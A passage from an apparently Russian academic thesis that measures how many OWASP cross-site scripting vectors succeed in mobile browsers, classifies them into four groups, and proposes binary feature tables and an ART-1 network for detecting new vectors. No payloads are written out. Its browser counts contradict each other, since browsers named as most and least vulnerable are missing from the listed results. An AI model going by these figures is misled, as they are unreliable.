В результате подсчета успешно исполненных векторов более уязвимым является браузер Maxthon – 19 успешно примененных атак. Браузер Chrome – 20 успешно примененных атак. Браузер UCbrowser – 16 успешно примененных атак. Браузер Dolphin – 21 успешно примененных атак. Браузер Boat – 21 успешно примененные атаки. Браузер Easy – 17 успешно примененных атак. Браузер Ninesky – 19 успешно примененных атак. Браузер One – 15 успешно примененных атак. Встроенный браузер – 21 успешно примененная атака (Рис. 6).



Рис. 6. Количественный показатель успешно выполненных атак в браузерах.

Показатель браузера Opera является наибольшим из всех исследованных браузеров, что в свою очередь позволяет утверждать, что он является наиболее уязвимым к применению векторов атаки межсайтовое выполнение сценариев при условии успешного проведения атаки на сервере. Показатели же браузеров Skyfire и One являются наименьшими из всех исследованных браузеров, что позволяет утверждать, что они являются наименее уязвимыми к применению векторов атаки межсайтовое выполнение сценариев при условии успешного проведения атаки на сервере. Однако, даже наименее уязвимые браузеры были успешно атакованы в 15 случаях из 80.

Показано, что успешное выполнение атаки при равных условиях зависит от используемого браузера. Различное поведение при применении векторов атаки выявлено при использовании браузеров, написанных на одном движке, а также в браузерах,

использующих различные интерпретаторы JavaScript, соответствующих единому стандарту обработки данных ECMA-262 в третьем издании.

3.3. Разработка классификации векторов межсайтового выполнения сценариев

Как упоминалось ранее предложенные фондом OWASP атаки являются векторами при исполнении которых уязвимый компонент может содержать произвольный вредоносный код. Однако семантический анализ применяемых векторов позволяет разработать классификацию, на основании которой все векторы можно отнести к нескольким группам, обладающим общими признаками. Такая классификация позволяет выявить наиболее успешную группу векторов. Для данного исследования предлагается использовать методику, группирующую векторы по общим признакам. Под общим признаком в данной классификации будет пониматься местонахождение уязвимости (Рис.7).



Рис. 7. Классификация приведенных векторов атак по местонахождению уязвимости

Таким образом, все векторы в предложенной методике исследования разделены на 4 группы.

К первой группе атак относятся векторы, использующие ошибки обработки HTML тегов. Группу можно условно разделить на ошибочное исполнение сценариев внутри атрибутов, подключение сценариев с помощью событий, а также вызов Javascript с помощью вложение тегов друг в друга. К исполнению сценариев внутри атрибутов относятся векторы, позволяющие параметром атрибута задать сценарий JavaScript, успешно выполняемый при неверной интерпретации полученных браузером данных. К таким относятся векторы №1 - №24. Подключение сценариев с помощью событий осуществляют векторы, позволяющие вследствие ошибок обработки содержимого тега или намеренного исполнения действия пользователем вызвать событие, содержащее JavaScript код. К ним относятся векторы №24 - №31. Вызов JavaScript с помощью вложения тегов подразумевает закрытие одних тегов открытием других, при этом теги остаются взаимно функционирующими. К ним таким относятся векторы №31 - №33.

Ко второй группе атак относятся векторы, использующие ошибки обработки стилей, которые допускают выход сценария за пределы селектора. Группу можно условно разделить на атаки с помощью тега STYLE и атаки с добавлением стилевой информации в другие теги. Тег STYLE используется для внедрения CSS кода непосредственно в HTML-документ, таким образом, формируя внутреннюю таблицу стилей. Так как внутри тега содержится информация, предназначенная только для браузеров, а не для пользователей. Примеры таких векторов №34 - №37. Атрибут style используется для стилизации элементов непосредственно в коде. Цель атрибута style заключается в предоставлении способа использования CSS стилей в любом HTML элементе. Данный атрибут используют векторы №38 - №44.

К третьей группе атак относятся векторы, применяющие ошибки обработки разметки. Данная группа представлена векторами атак, использующими комментирование

содержимого, а также подключающими возможности других поддерживаемых браузерами языков разметки. Векторы, использующие тот факт, что пользовательская разметка может содержать комментарии, представлены номерами №45 - №47. К данной группе отнесены атаки, использующие расширяемый язык разметки XML. Язык называется расширяемым, поскольку он не фиксирует разметку, используемую в документах: разработчик волен создать разметку в соответствии с потребностями конкретной области, будучи ограниченным лишь синтаксическими правилами языка. Подобные вользости используют векторы №48 - №56. Кроме того, к данной группе можно отнести атаки с помощью языков, относящихся к подмножеству XML:

Язык разметки масштабируемой векторной графики SVG, предназначенный для описания двумерной графики в формате XML. Языком поддерживаются скриптовые языки на основе спецификации ECMAScript. SVG-элементами можно управлять с помощью JavaScript. Примерами являются векторы №57 - №63.

Язык разметки, позволяющий вставлять в XML документы элементы для описания ссылкок между ресурсами XLink. Он использует синтаксис XML для создания структуры сложных ссылок HTML. XLink используют векторы №64 - №66.

Язык математической разметки, являющийся применением XML для представления математических символов и формул в HTML документах MathML. Вектор, позволяющий реализовать JavaScript сценарий, приведен в примере №67.

К четвертой группе атак относятся векторы, использующие ошибки обработки символов. Данная группа представлена векторами атак, использующими слеши, кавычки, а также обработку различных кодировок и символов. Векторы, использующие несбалансированные кавычки и слеши, показаны в атаках №68 - №69. Вектор использующий тот факт, что некоторые браузеры придают обратным слешам то же значение, что и обычным представлен в атаке №70. Примеры использования интерпретации браузером различных кодировок представлены векторами №71 - №74. А

ошибочная реализация обработки различных символов в браузере является причиной появления векторов №75 - №80.

В результате, классификация позволяет обнаружить наиболее успешное направление векторов атак и выявить возможные причины, приводящие к их исполнению. Данная методика рекомендуется к использованию при дальнейших классификациях атак, так как ее использование не снижает возможности изменения векторов и одновременно позволяет классифицировать их в соответствии с общими признаками.

Исходя из предложенной классификации, подсчитаны результаты успешного исполнения межсайтового выполнения сценариев. Ввиду одинакового исполнения векторов атак для трех устройств, приводимые подсчеты проводится для одного устройства. Из 1040 примененных атак успешно сработал 251 вектор, что говорит об успешности в 24,1% проведенных атак. Необходимо отметить, что данный результат является обобщеным при эксплуатации 13 браузеров. Средний показатель уязвимости одного браузера составляет 19 атак.

Подсчитанный результат успешно исполненных векторов межсайтового скриптинга, показывает отклонение от среднего результата исполнения не более чем на 25%. Так, самые защищенные браузеры имеют 15 успешно исполняемых атак, самый незащищенный – 23 успешных исполнения (Рис.8)

Основываясь на разработанной классификации, можно заключить, что более половины успешных атак приходится на ошибки при обработке атрибутов и событий в HTML тегах (134 из 251 вектора). Второе место в группе риска занимают векторы, использующие расширения языков разметки (93 из 251 вектора). Третьей по успешности исполнения атак является группа, использующая стилевую информацию в качестве субьекта атаки (39 из 251 вектора). Группа векторов, использующая для атаки ошибки в интерпретации символов и кодировок, не показала успешного исполнения межсайтового выполнения сценариев при проведении 156 атак (Рис.9).



Рис. 8. Количественный показатель успешно выполненных атак в браузерах.

Таким образом, приведенная классификация описывает сущности проводимых атак, позволяя предоставить данные в более простом для понимания виде. Кроме того, приведенная классификация позволит предложить набор правил, позволяющих избежать успешного исполнения векторов атаки межсайтовое выполнение сценариев в браузерах конечного пользователя.



Рис. 9. Схема успешности исполнения векторов атак в разработанной классификации.

ГЛАВА 4. РАЗРАБОТКА МОДЕЛИ СЕТЕВОГО ИММУНИТЕТА МЕТОДОМ КЛАСТЕРНОГО АНАЛИЗА

4.1. Разработка массива признаков векторов атак

Для определения успешности исполнения векторов межсайтового выполнения сценариев в предыдущей главе использовалась классификация, выделяющая 4 основных группы атак. Используемое разделение позволило выявить успешность исполнения атак, приведенных для примера фондом OWASP. Однако, атака межсайтовое выполнение сценариев является динамично развивающейся и располагается в пятерке наиболее часто выявляемых атак по данным исследований организаций, осуществляющих мониторинг появления новых уязвимостей.

В условиях появления новых векторов необходимо разработать массив признаков, позволяющих создать программное обеспечение для автоматической классификации атак. Такой массив может быть разработан с использованием признаков векторов атак, исследованных в предыдущей главе. Предложенное разделение предполагает 4 группы местонахождения уязвимостей, где разделами являются: ошибки тегов, ошибки стелей, ошибки разметки и ошибки обработки символов.

Представленные группы позволяют выделить ряд признаков, позволяющих при проведении автоматического анализа векторов атак отнести проверяемый вектор к группе атак. Предполагается, что новые векторы будут браться с открытых бюллетеней публикуемых уязвимостей. Предлагаемое выделение признаков векторов будет производиться в форме, содержащей стандартную структуру документа с включенным вектором атаки. Строки уязвимого кода будут вноситься в предложенную во второй главе форму. Учитывая, что при отнесении вектора атаки к группе используется стандартная форма загрузки веб-страницы, программное обеспечение должно отсеять теги HTML, HEAD, BODY, оставив теги проведения атаки, а также изменения интерпретации

страницы вредоносным содержимым. Такое условие позволяет выделить признак, относящий вектор к одной из известных групп. В случае несовпадения признаков с известными группами формируется новая группа векторов, пополняя базу уязвимостей.

В предложенных условиях к первой группе отнесены векторы, обладающие следующими признаками:

Наличие сценария JavaScript в событии тега;

Наличие сценария JavaScript в атрибуте тега;

Наличие тега внутри первого тега.

Из данной группы необходимо исключить теги STYLE и использование стилевой информации, а также теги начала расширенных языков разметок.

Ко второй группе отнесены векторы, обладающие следующими признаками:

Наличие сценария JavaScript в теге STYLE;

Наличие сценария JavaScript в произвольном теге в качестве стилевой информации.

К третьей группе отнесены векторы, обладающие следующими признаками:

Наличие символов комментирования;

Наличие тегов начала расширенных языков разметки (на основании классификатора W3C).

К четвертой группе отнесены векторы, обладающие следующими признаками:

Наличие нескольких неразделенных слешей и кавычек произвольного вида, отделенных символами, отличными от чисел и букв, исключение составляет символ “<”;

Наличие тега ” <META charset”, говорящее об использовании сторонней кодировки;

Наличие нескольких неразделенных символов, отличных от чисел, букв и символов, используемых при написании тега “<” “>” “/”.

Стоит также отметить, что данное решение применимо для известных угроз межсайтового скриптинга, и предназначено для классификации имеющихся векторов. При проверке вектор атаки, приведенный к исполнению в стандартной форме веб-документа,

проходит сравнение с каждым признаком. По результатам сравнения вектор относится к имеющейся группе либо переносится в новую группу. Данный алгоритм может реализовываться кластеризацией векторов атак, основанной на массиве выделенных признаков атак.

4.2. Кластеризация векторов атак на основании массива признаков

Кластерный анализ представляет собой статистическую процедуру, при которой происходит объединение нескольких однородных элементов. Данное объединение может рассматриваться как самостоятельная единица, обладающая определенными свойствами. В данной главе под кластеризацией понимается объединение нескольких векторов атак в группу, которая принимается за самостоятельную единицу, обладающую некоторыми общими для данной группы свойствами. Объектами кластеризации в данной работе принимаются векторы атак межсайтового выполнения сценариев, которые описываются наборами собственных характеристик, называемых признаками. Применяемый метод анализа обработки входных данных основан на сравнении объектов исходя из признаков называемых Q-типом анализа. Данный алгоритм наиболее распространен в биологических науках, в частности в вирусологии, однако также может использоваться при классификации вредоносного программного обеспечения ввиду некоторой схожести поведения компьютерных вирусов с биологическими.

Целью кластеризации в общем случае является понимание данных путем выявления кластерной структуры. В данной работе кластеризация позволяет принять решение об отнесении вектора межсайтового выполнения сценариев к группе схожих векторов, выявлять нетипичные объекты, выходящие за рамки применяемой классификации, позволяет оценить угрозу успешного исполнения вектора в браузере пользователя.

Формальная постановка задачи кластеризации сводится к заданию X— множества объектов, Y— множество номеров кластеров. Задана функция расстояния между объектами $\rho(x,x')$. Имеется конечная обучающая выборка объектов

$X^m = \{x_1, \cdots, x_m\} \subset X$. Необходимо разделить выборку на непересекающиеся подмножества так, чтобы каждое состояло из объектов, близких по метрике ρ. При этом кластером будем считать непересекающиеся множества, а объекты разных кластеров будут существенно отличаться. Каждому объекту $x_i \in X^m$ приписывается номер кластера y_i. Алгоритмом кластеризации является функция $a: X \to Y$ такая, что любому объекту $x \in X$ ставится в соответствие номер кластера $y \in Y$. Множество Y в данном случае заранее известно.

Зададим множество объектов, как множество векторов атаки межсайтового скриптинга, и возьмем в качестве значений $x_i \in X^m$ признаки векторов атаки. Значение y_i показывает наличие либо отсутствие признака, и в нашем случае принимает значение 1 – если признак присутствует, либо 0 – если признак отсутствует.

Для упрощения представления кластерной таблицы пронумеруем признаки:

1. Наличие сценария JavaScript в событии тега;
2. Наличие сценария JavaScript в атрибуте тега;
3. Наличие тега внутри первого тега;
4. Наличие сценария JavaScript в теге STYLE;
5. Наличие сценария JavaScript в качестве стилевой информации;
6. Наличие символов комментирования;
7. Наличие тегов начала расширенных языков разметки;
8. Наличие более чем двух неразделенных слешей и кавычек;
9. Наличие тега ” <META charset”;
10. Наличие нескольких неразделенных символов отличных от букв и чисел.

В таком случае таблица признаков атак выглядит следующим образом:

1	2	3	4	5	6	7	8	9	10
0	0	0	0	0	0	0	0	0	0

или	или	или	или	или	или	или	или	или	или
1	1	1	1	1	1	1	1	1	1

Таблица 1. Таблица признаков векторов атак.

Отталкиваясь от предложенной во второй главе классификации, все исследуемые векторы атаки межсайтовое выполнение сценариев разделятся на четыре кластера, обладающие уникальными признаками. Кластер векторов ошибок тегов выглядит следующим образом:

1	2	3	4	5	6	7	8	9	10
1	0	0	0	0	0	0	0	0	0
0	1	0	0	0	0	0	0	0	0
1	0	1	0	0	0	0	0	0	0
0	1	1	0	0	0	0	0	0	0
0	0	1	0	0	0	0	0	0	0

Таблица 2. Кластер векторов ошибок тегов.

Кластер векторов ошибок стилевой информации выглядит следующим образом:

1	2	3	4	5	6	7	8	9	10
0	0	0	1	0	0	0	0	0	0
0	0	0	0	1	0	0	0	0	0
0	0	0	1	1	0	0	0	0	0
1	0	0	1	0	0	0	0	0	0
1	0	0	0	1	0	0	0	0	0
1	0	0	1	1	0	0	0	0	0
0	1	0	1	0	0	0	0	0	0
0	1	0	0	1	0	0	0	0	0
0	1	0	1	1	0	0	0	0	0
0	0	1	1	0	0	0	0	0	0
0	0	1	0	1	0	0	0	0	0
0	0	1	1	1	0	0	0	0	0
1	1	0	1	0	0	0	0	0	0
1	1	0	0	1	0	0	0	0	0
1	1	0	1	1	0	0	0	0	0
1	0	1	1	0	0	0	0	0	0
1	0	1	0	1	0	0	0	0	0
1	0	1	1	1	0	0	0	0	0
0	1	1	1	0	0	0	0	0	0
0	1	1	0	1	0	0	0	0	0
0	1	1	1	1	0	0	0	0	0
1	1	1	1	0	0	0	0	0	0
1	1	1	0	1	0	0	0	0	0
1	1	1	1	1	0	0	0	0	0

Таблица 3. Кластер векторов ошибок стилей.

Кластер векторов ошибок языков разметки выглядит следующим образом:

1	2	3	4	5	6	7	8	9	10
0	0	0	0	0	1	0	0	0	0
0	0	0	0	0	0	1	0	0	0
0	0	0	0	0	1	1	0	0	0
1	0	0	0	0	1	0	0	0	0
1	0	0	0	0	0	1	0	0	0
1	0	0	0	0	1	1	0	0	0
0	1	0	0	0	1	0	0	0	0
0	1	0	0	0	0	1	0	0	0
0	1	0	0	0	1	1	0	0	0
0	0	1	0	0	1	0	0	0	0
0	0	1	0	0	0	1	0	0	0
0	0	1	0	0	1	1	0	0	0
1	1	0	0	0	1	0	0	0	0
1	1	0	0	0	0	1	0	0	0
1	1	0	0	0	1	1	0	0	0
1	0	1	0	0	1	0	0	0	0
1	0	1	0	0	0	1	0	0	0
1	0	1	0	0	1	1	0	0	0
0	1	1	0	0	1	0	0	0	0
0	1	1	0	0	0	1	0	0	0
0	1	1	0	0	1	1	0	0	0
1	1	1	0	0	1	0	0	0	0
1	1	1	0	0	0	1	0	0	0
1	1	1	0	0	1	1	0	0	0

Таблица 4. Кластер векторов ошибок языков разметки.

Кластер векторов ошибок обработки символов выглядит следующим образом:

1	2	3	4	5	6	7	8	9	10
0	0	0	0	0	0	0	1	0	0
0	0	0	0	0	0	0	0	1	0
0	0	0	0	0	0	0	0	0	1
0	0	0	0	0	0	0	1	1	0
0	0	0	0	0	0	0	1	0	1
0	0	0	0	0	0	0	0	1	1
0	0	0	0	0	0	0	1	1	1
1	0	0	0	0	0	0	1	0	0
1	0	0	0	0	0	0	0	1	0
1	0	0	0	0	0	0	0	0	1
1	0	0	0	0	0	0	1	1	0
1	0	0	0	0	0	0	1	0	1

1	0	0	0	0	0	0	0	1	1
1	0	0	0	0	0	0	1	1	1
0	1	0	0	0	0	0	1	0	0
0	1	0	0	0	0	0	0	1	0
0	1	0	0	0	0	0	0	0	1
0	1	0	0	0	0	0	1	1	0
0	1	0	0	0	0	0	1	0	1
0	1	0	0	0	0	0	0	1	1
0	1	0	0	0	0	0	1	1	1
0	0	1	0	0	0	0	1	0	0
0	0	1	0	0	0	0	0	1	0
0	0	1	0	0	0	0	0	0	1
0	0	1	0	0	0	0	1	1	0
0	0	1	0	0	0	0	1	0	1
0	0	1	0	0	0	0	0	1	1
0	0	1	0	0	0	0	1	1	1
1	1	0	0	0	0	0	1	0	0
1	1	0	0	0	0	0	0	1	0
1	1	0	0	0	0	0	0	0	1
1	1	0	0	0	0	0	1	1	0
1	1	0	0	0	0	0	1	0	1
1	1	0	0	0	0	0	0	1	1
1	0	1	0	0	0	0	1	1	1
1	0	1	0	0	0	0	1	0	0
1	0	1	0	0	0	0	0	1	0
1	0	1	0	0	0	0	0	0	1
1	0	1	0	0	0	0	1	1	0
1	0	1	0	0	0	0	1	0	1
1	0	1	0	0	0	0	0	1	1
1	0	1	0	0	0	0	1	1	1
0	1	1	0	0	0	0	1	0	0
0	1	1	0	0	0	0	0	1	0
0	1	1	0	0	0	0	0	0	1
0	1	1	0	0	0	0	1	1	0
0	1	1	0	0	0	0	1	0	1
0	1	1	0	0	0	0	0	1	1
0	1	1	0	0	0	0	1	1	1
1	1	1	0	0	0	0	1	0	0
1	1	1	0	0	0	0	0	1	0
1	1	1	0	0	0	0	0	0	1
1	1	1	0	0	0	0	1	1	0
1	1	1	0	0	0	0	1	0	1
1	1	1	0	0	0	0	0	1	1
1	1	1	0	0	0	0	1	1	1

Таблица 5. Кластер векторов ошибок обработки символов.

Для создания работоспособной модели кластеризации векторов необходимо разработать методику обучения, которую можно использовать при появлении новых векторов атак, кластерные таблицы которых могут отличаться от представленных выше. Таким образом, будет устранен недостаток, связанный с пластичностью представленной классификации, что позволит решить проблему автоматического выявления новых видов атак и расширения самой классификации. Решением данной проблемы является применение парадигмы адаптивной резонансной теории АРТ-1, разработанной для обработки двоичных данных входных векторов. Сеть АРТ являет собой векторный классификатор, входящий вектор которого относится к некоторому кластеру в зависимости от того, на какой из множества запомненных векторов он похож. Данная теория широко применяется при создании систем искусственного интеллекта и изучении нейронных сетей, а также при описании процессов, происходящих в мозге человека. Данная теория, затрагивающая процесс создания искусственных нейронных сетей, подходит для обучения новым образам, позволяя дополнять результаты обучения, предотвращая изменение ранее заданных образов.

Сеть АРТ представляет классификационное решение, выраженное в форме изменения значения одного из элементов модуля распознавания, а в случае данной работы выражается проведением побитовой сверки с таблицами кластеров. Если входной вектор не соответствует данным таблиц запомненных образов, то создается новая таблица посредством запоминания образа, идентичная новому входному вектору. Запомненные таблицы не изменяются, если текущий входной вектор оказывается достаточно похожим на него. Новая таблица может создавать дополнительные классификационные категории кластера, однако не может заставить измениться существующую память.

